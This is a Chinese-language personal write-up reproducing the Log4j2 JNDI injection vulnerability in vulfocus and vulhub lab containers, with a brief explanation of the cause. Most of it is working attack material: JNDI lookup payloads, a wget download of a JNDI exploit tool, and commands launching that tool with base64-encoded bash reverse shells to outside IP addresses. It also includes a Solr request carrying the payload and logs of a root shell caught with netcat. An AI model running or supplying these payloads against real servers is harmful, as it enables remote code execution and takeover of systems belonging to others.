著名漏洞。

漏洞简介


> Apache Log4j2 是一个基于 Java 的日志记录工具。该工具重写了 Log4j 框架，并且引入了大量丰富的特性。该日志框架被大量用于业务系统开发，用来记录日志信息。 在大多数情况下，开发者可能会将用户输入导致的错误信息写入日志中。攻击者利用此特性可通过该漏洞构造特殊的数据请求包，最终触发远程代码执行。

如何识别log4j/log4j2?

漏洞复现

```
vulfocus:
https://vulfocus.cn/#/dashboard?image_id=f39ca437-67cf-42d5-b6e2-4182f41b193a
```

启动后是这种：



PoC


PoC，jndi+ldap协议访问dnslog，

```
${jndi:ldap://7fprj5.dnslog.cn}
```

```
${jndi:ldap://${sys:java.version}.vbdpkn.ceye.io}
${jndi:rmi://${sys:java.version}.vbdpkn.ceye.io}
${jndi:ldap://DNSlog地址/exp} //DNSolg地址
```

注意，先url编码一次。

效果：（dnslog现在挂了。。）



EXP

拿exp就要用JNDI的工具，JNDIExploit

vps上下载

```
wget "https://foruda.gitee.com/attach_file/1709780123312321685/jndi-injection-exploit-1.0-snapshot-all.jar?token=a862268105b216f3482326cd4b6d5558&ts=1725592540&attname=JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar"
```

vps还要配Java环境。。。

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,Base64编码后的Payload} | {base64,-d} | {bash,-i}" -A "攻击机IP"
```

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzQzLjE1NC43My4xNTQvOTk5OSAwPiYx} | {base64,-d} | {bash,-i}" -A "43.154.73.154"
```

然后payload:（ldap那一串就是jndiexp给的ldap服务，不同JDK给的不同）

```
/hello?payload=${jndi:ldap://43.154.73.154:1389/4gdsdf}
```

url编码一下，

```
/hello?payload=%24%7Bjndi%3Aldap%3A%2F%2F43%2E154%2E73%2E154%3A1389%2F4gdsdf%7D
```

但复现不大成功。。。艹。。。（可能要用rmi打？）

如果用新版本JNDIExp 1.4的话

```
java -jar JNDIExploit-1.4-SNAPSHOT.jar  -i 192.168.100.1 //攻击者IP
```

```
选择上面的任意一个ldap服务：
比如：
ldap://192.168.100.1:1389/Basic/ReverseShell/[ip]/[port]
构造：
ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/8888
//攻击ip和监听端口
```

然后url构造jdni访问

等碰到再打吧。。

漏洞分析

```
https://www.freebuf.com/articles/web/380568.html
```


现在看大的原理就很简单了

简单点总结：

log4j2日志中如果记录有 `${jndi:ldap://}` / `${jndi:rmi://}` 这种的话，

就会调用对应的JNDI解析器解析，访问对应资源，然后**反序列化**返回。

所以就可以构造恶意JNDI服务来exploit。



再次复现

UPD. 2025年1月5日

用 vulhub的docker环境，然后JNDI工具用的JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar

web端payload：

```
GET /solr/admin/cores?action=${jndi:ldap://192.168.37.133:1389/zluofh} HTTP/1.1
```

JNDI工具：

```
┌──(kali㉿kali)-[~/Desktop/PENTEST/JNDI]
└─$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c
{echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEuOTQuMjI2LjQwLzg3NjUgMD4mMQ==}|{base64,-
d}|{bash,-i}" -A 192.168.37.133
```

```
┌──(kali㉿kali)-[~/Desktop/PENTEST/JNDI]
└─$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEuOTQuMjI2LjQwLzg3NjUgMD4mMQ==}|{base64,-d}|{bash,-i}" -A 192.168.37.133
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.37.133
[COMMAND] >> bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEuOTQuMjI2LjQwLzg3NjUgMD4mMQ==}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.37.133:1099/izd0vl
ldap://192.168.37.133:1389/izd0vl
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.37.133:1099/zluofh
ldap://192.168.37.133:1389/zluofh
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.37.133:1099/cyvfnw
--------------------------Server Log--------------------------
2025-01-05 12:45:46 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2025-01-05 12:45:46 [RMISERVER]  >> Listening on 0.0.0.0:1099
2025-01-05 12:45:47 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2025-01-05 12:46:07 [LDAPSERVER] >> Reference that matches the name(47ntsc) is not found.
2025-01-05 12:46:07 [LDAPSERVER] >> Reference that matches the name(47ntsc) is not found.
2025-01-05 12:46:22 [LDAPSERVER] >> Send LDAP reference result for zluofh redirecting to http://192.168.37.133:8180/ExecTemplateJDK7.class
2025-01-05 12:46:22 [JETTYSERVER]>> Log a request to http://192.168.37.133:8180/ExecTemplateJDK7.class
2025-01-05 12:46:22 [LDAPSERVER] >> Send LDAP reference result for zluofh redirecting to http://192.168.37.133:8180/ExecTemplateJDK7.class
2025-01-05 12:46:22 [JETTYSERVER]>> Log a request to http://192.168.37.133:8180/ExecTemplateJDK7.class
```

192.168.37.133是我本地kali的ip，实战换成vps。然后反弹shell弹的是vps：


root@hcss-ecs-e08b ~/snap
❯ nc -lvvp 8765
Listening on 0.0.0.0 8765
Connection received on 24.236.127.124.broad.bj.bj.static.163data.com.cn 2050
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@28248bc7e261:/opt/solr/server# ls
ls
README.txt
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
root@28248bc7e261:/opt/solr/server#

终于成功了）